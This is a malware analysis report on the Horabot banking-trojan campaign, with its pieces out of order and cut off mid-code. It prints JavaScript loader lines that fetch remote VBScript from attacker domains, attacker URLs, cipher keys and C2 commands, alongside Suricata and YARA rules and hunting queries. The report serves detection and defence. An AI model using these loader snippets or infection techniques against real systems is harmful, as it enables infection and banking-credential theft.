The client initiates the C2 connection in sub_00AD331C, where it establishes a TCP socket to the operator’s server and sends the "PRINCIPAL" command to request a control channel. After receiving an OK response, it follows up with an "Info" message containing system details. Once validated, the server replies with a "SocketMain" message containing a session ID, completing the handshake. All subsequent command handling occurs in sub_00AD373C, a central orchestrator routine that parses incoming messages and dispatches the malicious actions.

The sample, and therefore the protocol itself, is inherited, from the open-source Delphi Remote Access PC project, as our colleagues at ESET have noted in the past. Below is a visual comparison:
Comparison of “PING” and “Close” commands (sample disassembly on the left, Delphi Remote Access source code on the right)
Some features from the open-source project, including the chat and file manipulation commands, have been removed, while some mouse-related commands have been renamed with playful prefixes like “LULUZ” (e.g., LULUZLD, LULUZPos). This could be an inside joke, anti-analysis obfuscation, or a way to mark custom variants. Beyond the standard functionality, the protocol now includes a range of additional custom commands, such as LULUZSD for mouse wheel scrolling down, ENTERMANDA to simulate pressing the Enter key, and COLADIFKEYBOARD to inject arbitrary text as keystrokes.
The full command set is considerably larger, and while not all commands are implemented in the analyzed sample, evidence of their presence (e.g., in the form of strings) suggests ongoing development.

After getting a sense of the protocol, let’s focus on the cipher used. In this sample, traffic exchanged via the C2 socket channel is encrypted using another stateful XOR algorithm with embedded decryption keys. Its logic is implemented in the routines sub_00A9F2D0 (encryption) and sub_00A9F5C0 (decryption):
Encryption routine sub_00A9F2D0
The encryption routine generates three random four-digit integer keys. The first key acts as the initial cipher state, while the other two serve as the multiplier and increment that are applied at every encryption stage to both the state and the data. For each character in the input string, it takes the high byte of the current state, XORs it with the character to encrypt, and then updates the cipher state for the next character. The output is created by prepending the three keys to the ciphertext, encapsulating everything within the “##” markers. The final output looks like this:
Although this encryption layer was likely intended to evade network inspection, it ironically makes detection easier due to its highly regular and repetitive structure. This pattern, including the external markers “##”, is uncommon in legitimate traffic and can be used as a reliable network signature for IDS/IPS systems. Below is a Suricata rule that matches the described structure:
alert tcp any any -> any any ( \
    msg:"Horabot C2 socket communication (##hex##)"; \
    flow:established; \
    content:"##"; depth:2; fast_pattern; \
    content:"##"; endswith; \
    pcre:"/^##[1-9][0-9]{3}[1-9][0-9]{3}[1-9][0-9]{3}[0-9A-F]+##$/"; \
    classtype:trojan-activity; \
    sid:1900000; \
    rev:1; \
    metadata:author Domenico; \
)

As documented by our colleagues at Fortinet, the malware contains functionality to display fake pop-ups prompting victims to enter their banking credentials. The images for these pop-ups are stored as encrypted resources. Unlike strings, resources are decrypted using the standard RC4 cipher, and the key pega-avisao3234029284 is retrieved from the previous TStringList structure at offset 3FEh.
Fake token overlay used for credential theft (right), with disassembly (left)
The wordplay around “pega a visão”, Brazilian slang meaning “get the picture” figuratively, reveals an intentional cultural reference, supporting the already well-known Brazilian ties of the operators who have a native understanding of the language.
Below is a collage of pictures where the targeted bank overlays are visible.
Excerpt of decrypted fake overlays
Stage 4: The spreader
In our tests, we noticed that both the VBScript (the heavy lifter) and the Delphi DLL have overlapping functionality for downloading the next stage via PowerShell. Although they rely on different domains, they follow the same URL pattern.

We tried accessing URLs meant for downloading the spreader. One returned nothing, while the other displayed a sequence of two PowerShell stagers before reaching the actual spreader.
In the second stager, we found several Base64-encoded URLs, but only one of them was active during our analysis. Based on comments found in the spreader code, we suspect that in previous versions or campaigns the spreader was assembled piece by piece from these other URLs. In our case, however, a single URL contained all the necessary code.

Yes, we also wondered how PowerShell could possibly accept ASCII chaos as variable/function names, but it does. After cleaning up the messy naming convention and reviewing the well-commented routines (thanks, threat actor), we were able to identify its main duties:
Harvest emails via the MAPI namespace;
Exfiltrate unique email addresses to the C2;
Clean up the outbox;
Filter the exfiltrated email addresses against a blocklist of keywords;
Prepare a phishing email containing a malicious PDF;
Mass-distribute the email to the filtered addresses.
One interesting point is that the spreader’s code and comments allow us to extract some useful intel:

All comments are written in Brazilian Portuguese, which gives a strong indication of the threat actor’s origin.
It is fairly easy to distinguish comments written by a human from those most likely generated by an AI/LLM; the latter are too formal and remarkably well-formatted. One of the human comments actually inspired the title of this article.
One of the comments in the code reads “limpa a caixa de saida antes de sapecar”. Sapecar has a very specific meaning that only Brazilian Portuguese speakers would naturally understand. The closest equivalent to this comment in English would be: “Clear the outbox before you blast it off or let it rip.”

Our team tracked Horabot activity for a few months and compiled a collection of malicious attachment examples used in this campaign. They are all written in Spanish and urge the user to click a large button in the document to access a “confidential file” or an “invoice”. Clicking the button triggers the same infection chain described in this article.
Detection engineering and threat hunting opportunities
After navigating this long, layered attack chain, we bet some of the tech folks reading this have already started imagining potential detection opportunities.
With that in mind, this section provides some rules and queries that you can use to detect and hunt this threat in your own environment.
YARA rules
The YARA rules focus on two core components of the operation: the AutoIt script that functions as the loader, and the Delphi DLL that serves as the banking Trojan.
import "pe"

rule Horabot_Delphi_Trojan
{
    meta:
        author = "maT"
        description = "Detects Horabot payload/trojan (Delphi DLL)"
        hash_01 = "6272ef6ac1de8fb4bdd4a760be7ba5ed"
        hash_02 = "4caa797130b5f7116f11c0b48013e430"
        hash_03 = "c882d948d44a65019df54b0b2996677f"

    condition:
        uint32be(0) == 0x4d5a5000 and
        filesize < 150MB and
        pe.is_dll() and
        pe.number_of_exports == 4 and
        pe.exports("dbkFCallWrapperAddr") and
        pe.exports("__dbk_fcall_wrapper") and
        pe.exports("TMethodImplementationIntercept") and
        pe.exports(/^[A-Z][0-9]{6}_[A-Z0-9]$/)
}

rule Horabot_AutoIT_Loader
{
    meta:
        author = "maT"
        description = "Detects AutoIT script used as a loader by Horabot"

    strings:
        $winapi_01 = "Advapi32.dll"
        $winapi_02 = "CryptDeriveKey"
        $winapi_03 = "CryptDecrypt"
        $winapi_04 = "MemoryLoadLibrary"
        $winapi_05 = "VirtualAlloc"
        $winapi_06 = "DllCallAddress"

        $str_seed = "99521487"
        $str_func01 = "B080723_N"
        $str_func02 = "A040822_1"

        $opt_hexstr01 = { 20 3D 20 22 ?? ?? ?? ?? ?? ?? ?? 5F ?? 22 20 0D 0A 4C 6F 63 61 6C 20 24} // = "B080723_N" CRLF Local $
        $opt_aes192 = "0x0000660f" // CALG_AES_192
        $opt_md5 = "0x00008003" // CALG_MD5

    condition:
        filesize < 100KB and
        all of ($winapi*) and
        (
            1 of ($str*) or
            all of ($opt*)
        )

}
Hunting queries
You may notice that some patterns in this section do not appear in the URLs described earlier in the article. These additional patterns were included because we observed small variations introduced by the threat actor over time, such as the use of QR codes in the lure pages.
VirusTotal Intelligence
entity:url (url:”0DOWN1109″ or url:”0QR-CODE” or url:”0zip0408″ or url:”0out0408″ or url:”0capcha17″ or url:”/g1/ld1/” or url:”/g1/auxld1″ or url:”/au/gerapdf/blqs1″ or url:”/au/gerauto.php” or url:”g1/ctld” or url:”index25.php” or url:”07f07ffc-028d” or url:”0AT14″ or url:”0sen711″) or (url:”index15.php” and (url:”/on7″ or url:”/on7all” or url:”/inf”))
URLScan
page.url.keyword:/.*\/([0-9]{6}|reserva)\/(au|up)\/.*/ OR page.url:(*0DOWN1109* OR *0QR-CODE* OR *0zip0408* OR *0out0408* OR *0capcha17* OR *\/g1\/ld1* OR *\/g1\/auxld1* OR *\/au\/gerapdf\/blqs1* OR *\/au\/gerauto.php* OR *\/g1\/ctld* OR *\/index25.php OR *\/index15.php)
In this installment of our SOC Files series, we will walk you through a targeted campaign that our MDR team identified and hunted down a few months ago. It involves a threat known as Horabot, a bundle consisting of an infamous banking Trojan, an email spreader, and a notably complex attack chain.
Although previous research has documented Horabot campaigns (here and here), our goal is to highlight how active this threat remains and to share some aspects not covered in those analyses.
The starting point
As usual, our story begins with an alert that popped up in one of our customers’ environments. The rule that triggered it is generic yet effective at detecting suspicious mshta activity. The case progressed from that initial alert, but fortunately ended on a positive note. Kaspersky Endpoint Security intervened, terminated the malicious process (via a proactive defense module (PDM)) and removed the related files before the threat could progress any further.
The incident was then brought up for discussion at one of our weekly meetings. That was enough to spark the curiosity of one of our analysts, who then delved deeper into the tradecraft behind this campaign.
The attack chain
After some research and a lot of poking around in the adversary infrastructure, our team managed to map out the end-to-end kill chain. In this section, we will break down each stage and explain how the operation unfolds.
Stage 1: Initial lure
Following the breadcrumbs observed in the reported incident, the activity appears to begin with a standard fake CAPTCHA page. In the incident mentioned above, this page was located at the URL https://evs.grupotuis[.]buzz/0capcha17/ (details about its content can be found here).
Fake CAPTCHA page at the URL https://evs.grupotuis[.]buzz/0capcha17/
Similar to the Lumma and Amadey cases, this page instructs the user to open the Run dialog, paste a malicious command into it and then run it. Once deceived, the victim pastes a command similar to the one below:
This command retrieved and executed an HTA file that contained the following:
It is essentially a small loader. When executed, it opens a blank window, then immediately pulls and runs an external JavaScript payload hosted on the attacker’s domain. The body contains a large block of random, meaningless text that serves purely as filler.
Stage 2: A pinch of server-side polymorphism
The payload loaded by the HTA file dynamically creates a new <script> element, sets its source to an external VBScript hosted on another attacker-controlled domain, and injects it into the <head> section of a page hardcoded in the HTA. You can see the full content of the page in the box below. Once appended, the external VBScript is immediately fetched and executed, advancing the attack to its next stage.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/ld1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
The next-stage VBS content resembles the example shown below. During our analysis, we observed the use of server-side polymorphism because each access to the same resource returned a slightly different version of the code while preserving the same functionality.
The script is obfuscated and employs a custom string encoding routine. Below is a more readable version with its strings decoded and replaced using a small Python script that replicates the decode_str() routine.
The script performs pretty much the same function as the initial HTA file. It reaches a JavaScript loader that injects and executes another polymorphic VBScript.
var scriptEle = document.createElement("script");
scriptEle.setAttribute("src", "https://pdj.gruposhac[.]lat/g1/");
scriptEle.setAttribute("type", "text/vbscript");
document.getElementsByTagName('head')[0].appendChild(scriptEle);
Unlike the first script, this one is significantly more complex, with more than 400 lines of code. It acts as the heavy lifter of the operation. Below is a brief summary of its key characteristics:
Heavy obfuscation: the script uses multiple layers of obfuscation to obscure its behavior.
Custom string decoder: employs the same decoding routine found in the first VBScript to reconstruct strings at runtime.
Anti-VM and “anti-Avast”: performs basic environment checks and terminates if a specific Avast folder or VM artifacts are detected.
Information gathering and exfiltration: collects the host IP, hostname, username, and OS version, then sends this data to a C2 server.
Download of additional components: retrieves an AutoIt executable, its compiler (Aut2Exe), a script (au3), and a blob file, placing them under the hardcoded path C:\Users\Public\LAPTOP-0QF0NEUP4.
PowerShell command execution: executes PowerShell commands that reach out to two different URLs (one unavailable and the other leading to the first stager of the spreader, which we describe later in this article).
Persistence setup: creates a LNK file and drops it into the Startup folder to maintain persistence.
Cleanup routines: removes temporary files and terminates selected processes.
During our analysis of the heavy lifter, specifically within the exfiltration routine, we identified where the collected data was being sent. After probing the associated URL and removing the “salvar.php” portion, we uncovered an exposed webpage where the adversary listed all their victims.
As you may have noticed, the table is in Brazilian Portuguese and lists victims dating back to May 2025 (this screenshot was taken in September 2025). In the “Localização” (location) column, the adversary even included the victims’ geographic coordinates, which are redacted in the screenshot. A quick breakdown shows that, of the 5384 victims, 5030 were located in Mexico, representing roughly 93% of the total.
Stage 3: The evil combination of AutoIT and a banking Trojan
It is now time to focus on the files downloaded by our heavy lifter. As previously mentioned, three AutoIT components were dropped on disk: the executable (AutoIT3), the compiler (Aut2Exe), and the script (au3), along with an encrypted blob file. Since we have access to the AutoIt script code, we can analyze its routines. However, it contains over 750 lines of heavily obfuscated code, so let’s focus only on what really matters.
The most important routine is responsible for decrypting the blob file (it uses AES-192 with a key derived from the seed value 99521487), loading it directly into memory, and then calling the exported function B080723_N. The decrypted blob is a DLL.
We also managed to replicate the decryption logic with a Python script and manually extract the DLL (0x6272EF6AC1DE8FB4BDD4A760BE7BA5ED). After initial triage and basic sandbox execution, we observed the following:
The sample is a well-known Delphi banking Trojan detected by several engines under different names, such as Casbaneiro, Ponteiro, Metamorfo, and Zusy.
It embeds two old OpenSSL libraries (libeay32.dll and ssleay32.dll) from the Indy Project, an open-source client/server communications library used to establish client/server HTTPS C2 communication.
It includes SQL commands used to harvest credentials from browsers.
Once loaded into memory, the Trojan sends several HTTP requests to different URLs:
HTML lure page designed to trick the user into accessing a malicious link whose contents are also used as a PDF attachment during the email distribution phase.
https://upstar.pics/a/08/150822/up/up (GET)
The resource was already unavailable at the time our testing was conducted.
https://cgf.midasx.site/a/08/150822/au/au (GET)
The page containing the first stage leading to the spreader.
Since this malware family has been extensively documented in previous studies, we won’t reiterate its well-known functionality. Instead, we’ll focus on lesser-documented and newly observed features, including the malware’s encryption and protocol handling logic.
The sample implements a stateful XOR-subtraction cipher in the sub_00A86B64 subroutine, which is used to protect strings and decrypt HTTP data received from the C2. Unlike simple XOR, each byte of output here depends on both the key and the previous byte. In our sample, the key is the string "0xFF0wx8066h".
Key construction (left) and decryption logic (right)
We can easily reimplement the logic of the routine in Python and integrate the following snippet into our workflow to automate string decryption:
def decrypt_string(encrypted_hex):
    key_string = "0xFF0wx8066h"
    key_index = 0
    result = ""

